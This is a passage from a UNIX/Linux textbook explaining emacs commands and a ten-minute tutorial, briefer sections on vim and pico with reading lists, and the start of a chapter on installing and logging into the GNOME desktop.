The preceding command invokes the command called **isearch-complete,** which is not bound to any set of keystrokes. You can make up new associations for key presses and command names to customize **emacs** to your liking. For example, if you don't like the fact that the BACKSPACE key invokes help, you can change that. Putting the following lines in your *.emacs* file makes BACKSPACE move the cursor left one space and CTRL-X-? invoke the help facility:

```
(global-set-key "\C-x?" 'help-command)
(global-set-key "\C-h" 'backward-char)
```

Starting emacs

You can begin editing a file in **emacs** with the command in the form `emacs filename`. Using the example filename *mydog,* the command `emacs mydog` reads in the file *mydog* and displays a window with several lines, as shown in Figure 5–4.




Figure 5–4: A sample emacs window

A buffer is associated with each window, and a mode line at the bottom of the window has information about the material being edited. In this example, the name of the buffer is *mydog,* and the full pathname of the file is */home/rrr/mydog.* On some versions of **emacs,** the mode line will also tell you where you are in the file and what special features of **emacs** are being used.

Creating Text with emacs

There is no separate input mode in **emacs.** Because **emacs** is always in input mode, any normal characters typed will be inserted into the buffer.

Exiting emacs

When you are done entering text, the command CTRL-X CTRL-C will exit from the editor. If you have made changes to the file, you are prompted to decide whether you want the changes saved. If you respond with a **y**, then **emacs** saves the file and exits. If you respond with an **n**, then **emacs** asks you to confirm by typing **yes** or **no** in full.

Moving Within a Window

A screen editor shows you the file you are editing one window at a time. You move the cursor within the window, making changes and additions, and moving the text that is displayed in the window. One set of commands enables you to move by characters or lines:

CTRL-F	Moves forward (right) one character
CTRL-B	Moves back (left) one character
CTRL-N	Moves to the next line (down)
CTRL-P	Moves to the previous line (up)
CTRL-A	Moves to the beginning of the current line
CTRL-E	Moves to the end of the current line

To move in larger units within the window, use the following set of commands:

ESC-F	Moves forward to the end of a word
ESC-B	Moves back to the beginning of the previous word
ESC->	Moves the cursor to after the last character in the buffer
ESC-<	Moves the cursor to before the first character in the buffer

Moving the Window in the Buffer

emacs shows you a file one window at a time. You can move the window within the text file to go back one screen or forward one screen by using the following commands:

CTRL-V	Moves ahead one screen
ESC-V	Moves back one screen
CTRL-L	Redraws the screen with the current line in the center

DeletingText

emacs provides several commands for deleting text:

DELETE	Deletes the previous character
CTRL-D	Deletes the character under the cursor
ESC-DELETE	Deletes the previous word
ESC-D	Deletes the word the cursor is on
CTRL-K	Kills (deletes) the text to the end of the line
CTRL-W	Deletes from the mark to the cursor
CTRL-@	Sets the mark
CTRL-X CTRL-X	Exchanges the position of the cursor and mark
CTRL-Y	Yanks deleted text

emacs Help

emacs has several help facilities. If you issue the command CTRL-H, you'll be put into the help facility. You can ask for help by typing CTRL-H CTRL-H. This will give you a list of all the help commands in the mini-buffer. If you type CTRL-H `t`, **emacs** will run a short tutorial on basic editing. The command CTRL-H `i` will provide information through the documentation reader, a hypertext-like viewer that enables you to browse **emacs** info. Typing `h` will give you a tutorial, and typing CTRL-H will give you help on the info mode.

Another type of help is called *apropos,* and is invoked with the command CTRL-H `a`. When you issue this command, **emacs** will prompt you for a keyword and display a list of commands whose names contain that keyword. For example, if you reply with the word "search," you will see a list of all the **emacs** commands that have something to do with searching:

```
isearch-*-char                (not bound to any keys)
    Function: Handle * and ? specially in regexps.
isearch-abort                 (not bound to any keys)
    Function: Abort incremental search mode if searching is successful, signalling
quit.
isearch-backward              CTRL-r
    Function: Do incremental search backward.
isearch-backward-regexp ESC   CTRL-r
    Function: Do incremental search backward for regular expression.
isearch-complete              (not bound to any keys)
    Function: Complete the search string from the strings on the search ring.
```

This listing is only the beginning of all the items relevant to "search." You type ESC CTRL-`V` to scroll the help window to see the other entries.

The Ten-Minute emacs Tutorial

emacs, like **vi**, is a complex program. A list of the commands and what they mean, such as the one presented in the preceding pages, is important to have available and to know. But simply reading a command summary will not teach you how to use the editor.

The easiest way to learn **emacs** is to have a friend sit down with you and teach you its operation. The next best way is to try out the commands and see how they work and what effect they have on a file. To make it easy for you to do this, we provide a ten-minute tutorial for you to use. This tutorial quickly teaches you enough of the features and commands of **emacs** for you to begin using it for text editing and command editing in the shell. Before you begin, you should be logged into the UNIX System with your terminal *(TERM)* variable set. Once you're ready, follow these steps:

1. Type `emacs mydog`.

   emacs will start and show you an almost-blank screen. Your cursor will be at the first position of the first line.

2. **Since emacs** is always ready to accept input, you can begin typing the following text:

   The quick brown fox jumped over the lazy dog. Through half-shut eyes, the dog watched the fox jump, and then wrote down his name. The dog drifted back to sleep and dreamed of biting the fox. What a foolish, sleepy dog.

3. **emacs** does not have separate input and command modes. Regular alphanumeric characters are interpreted as input; control characters (CTRL-*X*) or metacharacters (ESC-*X*) are interpreted as commands.

4. Go to the last line in the file by typing ESC->

5. You can write the buffer to a file named *dog* by typing CTRL-X CTRL-S `dog`.

6. Insert the contents of the file *dog* back into the current buffer by typing CTRL-X `i dog`.

7. GO TO THE BEGINNING OF THE FILE BY TYPING ESC-<.

The following keys move the cursor by one position:

Operation	Move		Delete	
Direction	Left	Right	Left	Right
Characters	CTRL-B	CTRL-F	DELETE	CTRL-D
Word	ESC-B	ESC-F	ESC-DELETE	ESC-D
Intraline	CTRL-A	CTRL-E		CTRL-K
Interline	CTRL-P	CTRL-N		CTRL-W

1. Using these keys, position the cursor at "fox" and delete three characters by typing CTRL-D CTRL-D CTRL-D.

2. Insert the word *"cat"* by typing `cat`.

3. You can move to the next line with CTRL-N (*N*ext) or to the previous line with CTRL-P (*P*revious). Press CTRL-N until the cursor is at "lazy dog."

4. Pressing ESC-F (*F*orward) will advance one word; ESC-B will *b*ack up one word. Back up to "lazy" by pressing ESC-B; go forward to "dog" by pressing ESC-F. Delete the word "dog" by typing ESC-D `(for delete word)`. Undo this deletion by typing CTRL-X `u` (for undo).

5. Scroll through the file by pressing CTRL-V to advance one screen, then press ESC-B to back up one half screen. Scroll to the end of the file, and then back up once by typing CTRL-V ESC-V.

   Your cursor should be at "the dog watched." If it isn't, move it there.

6. Change the word "the" to "my" by typing ESC-`Dmy` (delete word, enter "my").

7. Move back to the first line of the file by typing ESC-<.
8. Delete two lines into a buffer with CTRL-K CTRL-K CTRL-K CTRL-K.
9. Move them to the end of the file with ESC->.
10. Put the deleted material there by typing CTRL-Y.
11. Move back one half screenful with ESC-V.
12. Move to the end of the line with CTRL-E.
13. Move to the beginning of the line with CTRL-A.
14. Delete to the end of the line with CTRL-K.
15. Write the file and quit with CTRL-X CTRL-C.

Advanced Editing with emacs

So far you have seen how to use **emacs** to add text to a file, how to move around a window, and how to do some simple editing. In this section, you will learn about some advanced features of **emacs** that make it easy to edit documents.

Searching for Text

Several methods are used to search for text while in **emacs.** We will describe *incremental searches* and *regular expression* searches here.

Incremental Searches An incremental search searches for the string *as you type it.* That is, as you type the first letter of the search string, **emacs** finds the first word that starts with that letter, then the first word that starts with the first two letters you typed, and so on. To execute an incremental search for a string within the file, use these commands:

CTRL-S	Searches forward for a string
CTRL-R	Reverses search for a string

When you use the search commands, **emacs** prompts you with the words "I-Search:" at the bottom (message) line of the window and waits for you to type in a search string. When you have finished the search string, press ENTER. The characters in a search string have no special meaning in simple searches. To repeat a previous search, use the CTRL-S or CTRL-R command with an empty search string.

Regular Expression Searches **emacs** also supports regular expression searches. Regular expression syntax of the kind used by **ed, vi, grep, diff,** and so forth is supported. In addition, some new regular expression semantics is supported with new expressions (such as \<, meaning "before cursor position in buffer") defined for use in **emacs.**

Regular expression searches are not available with the simple search commands. They are available in the **re-search** (for *r*egular *e*xpression search) commands such as `re- search-forward, re-search-reverse, re-query-replace-string`, and `re-replace-string`.

These commands are not bound to (associated with) a simple combination of keystrokes; they are invoked using the ESC-X command prefix, as in the ESC-X `re- search- forward` command. If you enter the string `RE search:`, it prompts for a search string that can contain a regular expression.

Modifying Text with emacs

You can do a global search and replacement in **emacs** using the `replace-string` command. `replace-string` is similar in operation to the **ed** command `g/string/s//newstring/g`, in that it replaces every instance of a string with a different string, except that **emacs** prompts you for the old and new strings. The command ESC-X `replace-string` prompts you with *"Replace string:"* Enter the word you want changed ("cat" for instance) and press ENTER, and you'll be prompted with *"Replace string cat with:",* at which point you can enter the replacement string (for instance "dog").

If you wish to search for and interactively replace instances of a specific string of characters, you use the `query-replace-string` command, which is bound to the ESC-% keys. If you issue the command ESC-%, **emacs** will prompt you (at the bottom of the window) for the old string to be replaced and the new string to be used as the replacement. At each occurrence of the old string, **emacs** will position the cursor after the string and wait for you to tell it what to do. The options are

spacebar	Changes this one and goes on to the next
y	Changes this one and goes on to the next
n	Doesn't change this one, goes on to the next
!	Changes this and all others without comment
.	Changes this one and quits
ESC	Exits query-replace

Copying and MovingText

emacs allows you to mark a particular region of your text and manipulate that region. You place a mark at the current position with the **set-mark** command CTRL-@. Setting a mark erases an old mark, if there is one. The position of this mark and the position of the cursor define a *region.* You move from end to end in the region by using the command CTRL-X CTRL-X, which exchanges the position of the dot (cursor) and the mark. You can move text around by marking a region, deleting it into a special buffer called the *killbuffer,* moving the cursor, and putting the contents of the killbuffer at a new place. The command CTRL-W is the command **delete-to-killbuffer**, which deletes the entire region.

To put the deleted or copied region at another place in your text, move your cursor to the new position and use the **yank** commands. For example, the command CTRL-Y is the command **yank-from-killbuffer**. It inserts the contents of the killbuffer at the cursor. After the yank, the cursor is positioned to the right of the insertion.

Editing with Multiple Windows

The preceding examples have used one window on the screen, with one file being edited. One of the advantages of **emacs** over **vi** is its ability to use several windows and edit several files. This is useful even if you are editing a single file. For example, you can use the **split-current-window** command CTRL-X `2` to put two windows on your screen, each associated with the same buffer. You can arrange to have text at the beginning of the file visible in one window, while viewing some other part of the file in the other window. You can work in one window, move the cursor around, define a region, and then switch to the other window and work there. You work in only one window at a time (only one has a cursor in it), but you can see different parts of the file at the same time.

You can switch between windows with the command CTRL-X `o` (lowercase letter O, for "other window").

You can yank a region into the killbuffer, move to the other window, and put it at that point in the buffer.

You can split these windows into smaller ones and have several windows looking into the same buffer. (With the normal-sized screen, these windows start to get small when you split them, so it is usually not effective to use more than two to four windows at a time, unless you have a *big* screen.)

When you are done working in multiple windows, the command CTRL-X `1` will delete *all* the windows except the one your cursor is in. The command CTRL-X `0` (number 0) will delete only the window your cursor is in and give its space to a neighboring window.

When you use the command CTRL-X `2` to split the screen into two windows, both windows are associated with the same buffer. You can edit two files in two different windows by using the **find-file** command sequence CTRL-X CTRL-F, which will prompt you for the name of a file and put a buffer containing that file in the window. This gives you two files in two different windows. You work in one window at a time and switch between them.

emacs Window Command	Action

CTRL-X 2	Divides the current window into two
CTRL-X o	Moves to the other window
CTRL-X O	Deletes the current window
CTRL-X 1	Deletes all other windows except the current one

emacs Environments

The **vi** editor allows you to define macros, which are sequences of commands that execute when you use the macro name. A single-letter command can be translated into a command sequence several commands long.

emacs has a much richer facility Instead of simply allowing the execution of command sequences, **emacs** has built into it a full *programming language:* the *Mlisp* dialect of the **lisp** programming language. **emacs** users can write *programs* that are invoked as **emacs** commands. In some ways, this programming facility means that as a user, you can do most UNIX tasks with **emacs.** An experienced user would hardly ever have to leave **emacs.**

Using emacs to Issue Shell Commands

emacs has a shell mode that enables you to run a normal interactive UNIX shell from a window. While in **emacs,** give the command ESC-X `shell` and you'll get a window that acts just like the normal UNIX shell interface, except that you can use **emacs** to edit the commands.

Using emacs to Edit Directories

You can also use **emacs** to edit directories. When you use *Dir*ectory *Ed*it **(dired),** you affect the files that are there. Using **emacs,** you can copy delete, or rename files within the editor. To start, you invoke **emacs** with the directory as an argument, for example `$ emacs /u1/ home/rrr`. **emacs** starts up and shows you a screen that looks like the output of the `ls -l` command:

```
  /u1/home/rrr: total 34
  drwx------    7 rrr  user  512 Jul  3 16:20 .
  drwxr-xr-x  188 root user 3584 Jul  2 18:53 ..
   rw------     1 rrr  user 1089 May 18 20:00 .cshrc
  drwx------    2 rrr  user  512 May 18 20:00 .elm
  -rw------     1 rrr  user   52 May 18 20:00 .history
  -rw------     1 rrr  user  209 May 18 20:00 .login
  -rw------     1 rrr  user  126 May 18 20:00 .mailrc
  -rw------     1 rrr  user  423 Jul  3 11:31 .newsrc
  -rw------     1 rrr  user 5494 Jun 30 17:11 .pinerc
  -rw------     1 rrr  user 1835 May 18 20:00 .profile
  drwx-----     2 rrr  user  512 Jun 22 13:37 Mail
  drwx-----     2 rrr  user  512 Jun 13 21:37 News
D -rw------     1 rrr  user  356 Jul  3 11:27 dog
--%%-Dired: ~                    (Dired by name)--Top------
```

You move from file to file using the CTRL-N and CTRL-P commands to navigate. You can see the contents of a file by putting the cursor on the file and pressing `v` (*v*iew). You return to the directory listing by typing CTRL-C, or simply `q`.

To delete a file, you move the cursor to that file and mark it by pressing `d`. An uppercase D will appear to the left of the file entry In the preceding example, the file *dog* has been marked. You can move around the directory and mark as many files as you wish. When you are ready to have the files deleted, type `x`, and **emacs** will show you all the files marked for deletion, and ask you if you want them deleted. Some versions of **emacs** allow you to make other changes as well, but they are not part of the standard **emacs** program.

dired Command	Action
r	Renames file
e	Edits file
c	Copies file
d	Marks file for deletion

X	Deletes marked files
u	Undeletes
V	Views file contents
CTRL-N	Next file
CTRL-P	Previous file

How to Get emacs

Because **emacs** is not part of all UNIX distributions, it may not be available initially on your system. The first thing to check is whether it exists on your system. Ask a local expert or call your system administrator to find out. If you don't have a system administrator (or if you are your own administrator) use the **find** command described in Chapter 3 to see if you already have it.

If it's not available on your system, **emacs** is easy to obtain via the Internet using the File Transfer Protocol (FTP). You should **ftp** to the *site ftp.gnu.org* or go to the web site *http://ftp.gnu.org/pub/gnu/emacs/*. The **emacs** files are in the directory *pub/gnu/emacs.* The latest version is currently named *emacs-21.3.tar.gz.* This is a *g*zipped *t*ape *a*rchive *(tar)* file that contains a version of the program. Download this file using the **get** command, **unzip** it, and run the **tar** command. This will create several hundred files on your system. The ones called *INSTALL* and *README* tell you how to build and install **emacs** on your system. Note that **emacs** can also be compiled for Windows systems, so you can have the same editor on your UNIX and Windows machines.

PREV NEXT

PREV NEXT

Editing with vim

Linux users may prefer to use an enhanced version of the **vi** editor called **vim. vim** (for *vi* i*m*proved) works in text mode on all terminals, but it also has a GUI (*g*raphical *u*ser *i*nterface) with menus and mouse support. Bram Moolenaar (e-mail bram@vim.org) is the author of **vim**. Bram wanted to develop an open-source editor that was useful on many different platforms. Vim is currently available on a number of operating systems, including UNIX, Linux, FreeBSD, and Mac OS. It is also available on Windows platforms (Windows 98/2000/XP).

Starting vim

If you have used **vi,** starting vim is very easy To do so, type `vim filename`. If *filename* exists, it will be opened; otherwise, it will be created for you. Similar to the way you can use **ed** commands only in a **vi** session, once you are in a **vim** editing session, you can use **vi** commands only, or use some of the advanced features of **vim**.

Some Advanced Features of vim

There are many more features in vim than we will attempt to describe here. If you are interested in an exhaustive list, consult the online user documentation created by Bram Moolenaar at *http:// uimdoc.sourceforge.net/htmldoc/usr_toc.html*.

Exiting vim

To exit from **vim**, simply enter the `ZZ` command, just as you exit the **vi** editor.

Other Variants of vim

In addition to **vim**, there is another version called **gvim. gvim** includes a graphical user interface that contains X Window System support as well as support for PCs running DOS/ Windows. You can obtain both **vim** and **gvim** at *http://www.vim.org/download.php*. Figure 5–5 is a picture of the online help screen of **gvim,** showing the GUI.

Figure 5–5: The gvim online help screen

PREV NEXT

PREV NEXT

Editing with pico

pico (***Pi***ne's message ***co***mposition editor) is a very simple, easy-to-use text editor with a screen interface that provides basic text editing capabilities along with features such as paragraph justification, cut-and-paste capability, and spell checking. Initially developed at the University of Washington as a tool to create and modify e-mail text for the PINE e-mail environment (see Chapter 8), **pico** has evolved into a stand-alone text editing application for Linux users in the academic community.

Starting pico

To begin editing with pico, simply type the command `pico filename` at the shell prompt. A screen display appears, with the version number appearing at the top of the display, and a list of control key commands at the bottom. If *filename* exists, pico opens it for you; otherwise, it creates it. Navigating through files consists of CTRL key commands, similar to movement in **emacs.** Rather than discuss all of the commands and their usage, it is better to point the user to a very useful tutorial for pico at *http://www.usd.edu/trio/tut/pico/index.html*.

Exiting pico

To exit pico, enter CTRL-X (the CTRL key and the x key at the same time). This will return you to the shell prompt.

How to Get pico

pico is freeware, as long as the appropriate legal acknowledgments are given to University of Washington. In fact, if you are a PINE user, **pico** comes with PINE. If you are not able to access **pico** at your shell prompt, consult your system administrator. **pico** can be obtained for Linux at the following web site: *http://www.washington.edu/pine/getpine/linux.html*. It can be obtained for other UNIX variants at: *http://www.washington.edu/pine/getpine/unix.html*. Figure 5–6 is a picture of the startup screen for **pico**.

Figure 5–6: The startup screen for pico

PREV NEXT

PREV NEXT

Summary

A good screen editor would have the simplicity and features of the basic UNIX system line editor, **ed.** It would support its use of regular expression and its sophisticated search and substitute capabilities-but with a screenful of text that provides context and allows the writer to think in terms of the content of paragraphs and sentences instead of lines and words. All of the editors covered in this chapter have been designed to address these requirements for a better editor.

vi, **emacs**, and **vim** are flexible, high-powered editors; they provide for sophisticated entering, modifying, and deleting of text. They have sophisticated search and replace capabilities, and they enable you to customize the editor's operation by creating new commands.

vi is a superset of **ed**, and it contains all of **ed**'s features and syntax. In addition, **vi** provides extensions of its own that provide for customizing the editor. Users who are familiar with ed will find it easy to use **vi** because there are many basic similarities. **vi**, like **ed**, is an editor with two modes. When the editor is in command mode, characters you type are commands that navigate around the screen or change the contents of the buffer. When you are in input mode, everything you type is entered into the text.

emacs is a screen editor that is popular among UNIX System users. Although not always available as part of a particular variant of UNIX, it is a widely available add-on package. **emacs** is a single-mode editor-that is, it does not have separate input and command modes. Normal alphanumeric characters are taken as text, and control and metacharacters (those preceded by an ESC) are taken as commands to the editor.

vim is a superset of **vi,** and it contains all of **vi's** features and syntax. In addition, **vim** provides extensions of its own to provide a more robust editing environment. This environment includes color syntax highlighting of text, the ability to develop and compile programming code and track it, and the ability to perform multiple "undo"s, as well as other scripting tools such as spell checking.

pico is a simpler model of a visual text editor that uses control-key functions to create and modify content. It is useful as a stand-alone editor, but is more useful to PINE e-mail users as a method of composing messages. The standard method of access to **pico** is to connect to a centralized-host system that supports both it and PINE, using *server-side* versions of the software. This is one reason that it is very popular with academicians that have access to university computers linked to other universities.

If you are not already a **vi, emacs, vim,** or **pico** user, you can decide which one you prefer by comparing the features of each one to see which ones you are most likely to use.

PREV NEXT

PREV NEXT

How to Find Out More

One good way to start finding out more about the topics in this chapter is to read the Internet newsgroup *comp.editors;* it provides hundreds of messages of interest. You should also consult one of the many **vi** editor FAQs, available on the web at these-and other-sites:

http://www.faqs.org/faqs/editor-faq/vi/

http://www.roxanne.org/vi.html

http://unlser1.unl.csi.cuny.edu/faqs/vi-faq/

There are several good printed references for the **vi** editor. Among the best (but most difficult to obtain) short reference manuals for the **vi** editor is:

Bolsky, M.I. *The VI User's Handbook*. Piscataway, NJ: AT&T Bell Laboratories, 1985.

A more accessible treatment can be found in these two books:

Lamb, L., and A. Robbins. *Learning the VI Editor* . 6th ed. Sebastopol, CA: O'Reilly & Associates, 1998.

Robbins, A. *VI Editor Pocket Reference* . Sebastopol, CA: O'Reilly & Associates, 1998.

You have several ways to find out more about **emacs.** The Internet newsgroup *comp. emacs* provides hundreds of articles focused on **emacs.** This newsgroup regularly has an updated Frequently Asked Questions (FAQ) list covering questions and answers having to do with GNU **emacs.** If you have a recent **emacs** distribution, the FAQs are distributed as *etc/FAQ.* The **emacs** FAQs are also available on the web at:

http://www.faqs.org/faqs/GNU-Emacs-FAQ/

The GNU *Emacs Manual,* 15th ed., published in 1998 (for Emacs version 21) is available on the web at many sites, including:

http://www.delorie.com/gnu/docs/emacs/emacs_1html

This manual is available as a book that can be purchased from the FSF (see the file *etc/ORDERS* for details) or purchased from the usual sources of computer books as this title:

Stallman, R.M. GNU *Emacs Manual for Version 21* . 15th ed. Free Software Foundation, 2002.

You may also want to consult these other worthwhile references for **emacs**:

Cameron, D., E. Raymond, and B. Rosenblatt. *Learning GNU Emacs* . 2nd ed. Sebastopol, CA: O'Reilly & Associates, 1996.

Schoonover, M.A., J.S. Bowie, and W.R. Arnold. GNU *Emacs: UNIX Text Editing and Programming*. Reading, MA: Addison-Wesley, 1992.

There are quite a few ways to find out more about **vim**. The Internet newsgroup *comp.editors* contains a number of messages and useful information. In addition, many books on **vi** are beginning to contain chapters covering **vim**.

There is currently only one good book in publication on **vim**, but more are being planned.

Oualline, Steve. *Vi iMproved-VIM* . 1st ed. Indianapolis, IN: SAMS Publishing, 2001.

Some useful web sites to consider for **vim** are:

http://www.vim.org/ You can download the most recent version from this site

http:// uimdoc.sourceforge.net/contains FAQs, How-to's, and online documentation

http://u.webring.com/hub?ring=vim is the **vim** webring, which you can join

There are also a few ways to find out more about **pico**.

Sarwar, K., R. Koretsky, and S. Sarwar. *UNIX: the Textbook.* MA: Addison Wesley, 2004.

This textbook includes a section on the **pico** editor as well as other editors. Some of the more useful web sites devoted to **pico** include:

http://www.washington.edu/pine/faq/whatis.html#2.2, which provides a short definition

http://www.indiana.edu/~ucspubs/bl03/, which provides detailed information on **pico**

http://www.usd.edu/trio/tut/pico/index.html, which provides a **pico** tutorial

http://www.sfu.ca/acs/howtos/e/e-2.htm, which is a helpful how-to-use page for **pico**

http://www.itd.umich.edu/itdoc/r/r1168/, which describes how to use **pico** for UNIX as well as Windows systems.

PREV NEXT

Chapter 6: The GNOME Desktop

Overview

As of this writing, there are well over 400 Linux distributions (such as Fedora, Red Hat, Caldera OpenLinux, Debian GNU/Linux, Slackware, Mklinux, Mandrake, and SuSE, just to name a few of the English-language distributions). There is a complete list of all worldwide Linux distributions at *http://www.linux.org/*. The distributions differ mainly in installation style, included applications, and method of package management (such as installing new applications). Other differences may include enhanced performance on a particular hardware platform or with advanced graphics boards. Finally, they may differ in the way you interface with the operating system and its commands-either by entering them directly or by using a graphical user interface (GUI). Choosing one over another is a matter of personal preferences based on which features are most important to you.

If you are an experienced user, you may wish to choose a Linux distribution with a *command-line* interface, where you can input commands directly to the operating system. If you are a beginning user of UNIX, though, you may wish to choose a distribution that offers a *desktop interface* first. A desktop interface is a layer between the user and the operating system that performs the tasks necessary to do things like manage files and operate programs. Just as Microsoft's PC environment has evolved over time from the native DOS environment to Windows 95 to the Windows 2000/XP environment, Linux and other UNIX variants have evolved from the command-line interface to the X Window System to robust desktops such as GNOME (the *G*NU *N*etwork *O*bject *M*odel *E*nvironment), CDE (the *C*ommon *D*esktop *E*nvironment), and KDE (originally the *K*ool *D*esktop *E*nvironment). This has made it easier for users who do not wish to understand what is going on "behind the curtains" to perform routine tasks on a daily basis, using a relatively simple visual interface rather than entering commands.

In this chapter we will discuss the GNOME desktop and its main features, using Fedora Core 4 Linux as the operating system environment. Almost all of the features described in this chapter will apply to other Linux distributions using the GNOME desktop interface. In addition to Linux, other UNIX variants such as Solaris, HP-UX, BSD, and Apple's Darwin (the kernel of Mac OS X) have versions of GNOME available as their desktop interface as well.

Be aware that this discussion is only intended to give you a flavor of the environment and its capabilities. It is not a detailed description of all of GNOME's capabilities. There are a number of versions of GNOME in use among the UNIX variants. If you wish to learn about your GNOME environment in great detail, the best way to do so is refer to the detailed online documentation for your particular version of GNOME. This is easily accessible by selecting the Help feature on the Desktop drop-down menu (described later on in this chapter). The typical documentation available online with a GNOME distribution includes

- User Guide (explains all features and functions of the GNOME desktop)
- System Administration Guide (for use by system administrators)
- Accessibility Guide (for configuring Accessibility Features for the Disabled)
- Search for Files Manual (for using **find, grep,** and **locate** to find files)
- Panel Applets Manuals (covers all provided applets in individual manuals)
- Zenity Application Manual (for creating graphical application dialogs)

User and system administration documents for various versions are also available at the official GNOME web site, *http://www.gnome.org/*. The documentation pages themselves are online at *http://www.gnome.org/learn/*.

Chapter 7 will discuss the CDE and KDE desktop environments.

PREV NEXT

PREV NEXT

The Evolution of the GNOME Desktop

In the early days of Linux, the Linux XFree86 X server (an open-source version of the X Window System) supported a multitude of window managers: FVWM, FVWM95, Afterstep, Window Maker, KDE, and Enlightenment. The two most popular, KDE and Enlightenment, were powerful desktop environments that incorporated a large variety of applications for UNIX/Linux workstations. Both incorporated a *window manager,* a *file manager,* a *panel,* a *control center,* and *themes.* In UNIX terminology a *window manager* runs on top of a basic X server and manages the window icons and general look and feel of your desktop. Most of the popular UNIX/Linux window managers generate multiple desktops with the capability to have individual windows be unique to a given desktop or be *sticky* (that is, appear on all desktops). *The file manager* application gives you an icon-based drag-and-drop capability similar to Microsoft Explorer; *panels* and *control centers* organize the selection of windows applications and desktops as well as the look and feel of the desktops themselves. *Themes* allow you to select a background that suits your mood of the day, including-if you are so inclined-a Microsoft theme. For users coming from a CDE desktop environment under Solaris or HP-UX, KDE was a good starting point, since KDE had much the same look and feel as CDE. KDE, however, was QT library-based (a C++ toolkit to develop graphical user interfaces). Enlightenment used the newer GTK+ (GIMP Tool Kit) base, and its features evolved into what is now the GNOME desktop.

Installing GNOME

Installing GNOME on most Linux systems is relatively easy During the system installation process for your variant, you will be asked if you want to choose the GNOME Desktop Environment for your interface. Selecting “yes” will install the GNOME environment along with the operating system environment. This is strongly recommended if you are a novice user considering using GNOME as your desktop, even you want to use it only part of the time and use a command-line interface most of the time. The reason is that-during the installation process-a lot of configuration of necessary files and environments is done for you. These files can be configured later on, but you need to know a little about how window managers are set up and invoked to perform this task.

If you choose to add GNOME *after* the operating system installation, you can also install it by using the “Add/Remove Applications” feature and selecting GNOME as the application you wish to add to your environment.

Some Linux variants require that you run a command to add GNOME to your environment as both the Window Manager and the Display Manager. For instance, Debian’s *A*dvanced *P*ackage *T*ool (**apt**) can be used to install GNOME by using the following command:

```
#apt get install gnome
```

Other variants, such as FreeBSD, use the **pkg_add** utility to add GNOME as the desktop as follows:

```
#pkg_add -r gnome2
```

Booting GNOME

If you have loaded GNOME when you loaded your operating system, and have chosen it to be your default interface, you will normally see the GNOME desktop’s login screen (see later on in this chapter for a description of what it looks like) when you boot the system. Upon a successful login, you will see the default GNOME desktop interface.

If you boot your system, and GNOME does *not* come up as the desktop-and you know that it is loaded on your system-you may need to start it by invoking the **startx** command to bring up the X terminal environment and then bring up the GNOME desktop as follows:

```
#startx gnome
```

This should then bring up the GNOME environment. If it still does not, you will need to investigate some of your file settings for initialization files used in setting up the X terminal environment. You may

need to add a line to your *.Xinitrc* file, such as

```
exec gnome-session
```

in order to bring up the GNOME environment. If you still have trouble bringing it up, try reading the web page at *http://yolinux.com/TUTORIALS/GNOME.html* for more information on how to configure the X terminal environment and GNOME.

Working with the GNOME Desktop

The GNOME desktop is designed to give the user a visual display of all of the functionality available to the user through use of icons, drop-down menus, and windows. For Windows 2000 /XP users and Macintosh users, this is a very familiar environment. For users that are used to a command-line interface, it is very easily learned through use of consistent methods of accessing applications, files, and devices.

Logging in via the GDM (GNOME Display Manager)

When you first log in to the GNOME environment, you will be prompted for your user login and password under a graphical window environment called the GDM, or the GNOME Display Manager. In addition to the default ones that come with your distribution, there are a number of themes that can be used to personalize your login screen. These can be downloaded from the web site at *http://art.gnome.org*. The default login screen will appear as in Figure 6–1.

Figure 6–1: The default GNOME login screen under Fedora Core 4

The login screen has a few distinct areas: the *timestamp/system name* area (bottom right), the *menu* area (bottom left), the *login background theme* area (in background), and the *login* area (in the center).

The *timestamp/system name* area displays the current time (and the system name in some desktop formats).

The *menu* area contains three menu items: the first, *language,* allows you to select the language in which you wish to run the GNOME session, from a list of about 80 world languages. The second, *session,* lets you select the type of session you want to enter from a list: *last, default, GNOME,* and *failsafe terminal*. *Last* is the session type that you ran the last time you logged in to the GNOME desktop. *Default* is the default login screen for your distribution. *GNOME* is the basic GNOME login screen with the “footprint” logo on the bottom right. *Failsafe terminal* is a terminal mode that lets you look at and fix problems when your GNOME desktop does not start up normally.

The *login background theme* is the background on the login screen. The default for Fedora Core 4 is the dark blue screen known as Bluecurve. This can be changed by the system administrator to different *greeters* (graphical login screens) based on preference.

The *login area* is the white boxed area in the middle of the screen where you will see a prompt for your login ID and-once the login ID is entered and carriage return is hit-a prompt for you to enter your password.

Once you have provided the correct login ID and password, you will be presented with a GNOME desktop screen similar to the one in Figure 6–2.

Figure 6–2: A sample GNOME desktop screen

Becoming Familiar with GNOME Desktop Concepts

In order to use the GNOME desktop effectively, you should understand the basic concepts used in a desktop environment. If you have been a user of the Windows or the Macintosh desktop environment, these concepts may already be familiar to you.

Using the Mouse

One of the key features of any desktop interface is the ability to use the mouse attached to your computer in conjunction with your keyboard as a method of inputting commands. One of the most important skills that you should learn in order to use the desktop effectively is how to use the mouse properly While most mouse commands have a keyboard equivalent, these key combinations are very complex and difficult to remember. The mouse is a more natural way of navigating the desktop, and its use is uniform throughout the desktop environment. Once you have mastered mouse movements, they will be the same across functionality on the desktop.

The mouse is used to select tasks and execute them through what is commonly called the “point-and-click” technique. It is also used to move things around the screen through what is called “drag-and-drop” technique. Both of these use the mouse pointer (a little arrow that moves around the screen as you move the mouse). *Point-and-click* consists of moving the mouse pointer to a desired item on the screen *(pointing)* and *clicking* or *double-clicking* (pressing the left mouse button once or twice rapidly) on the desired item to act on the item. In the case of an application, pointing to the application icon and then clicking it will execute the application. *Drag-and-drop* consists of moving the mouse pointer over an object or icon and then holding the left mouse button down while moving (dragging) the mouse pointer to a desired location and then letting go of the mouse button (dropping). You can use drag-and-drop to rearrange the icons on your desktop, or move files to and from directories as well as other things.

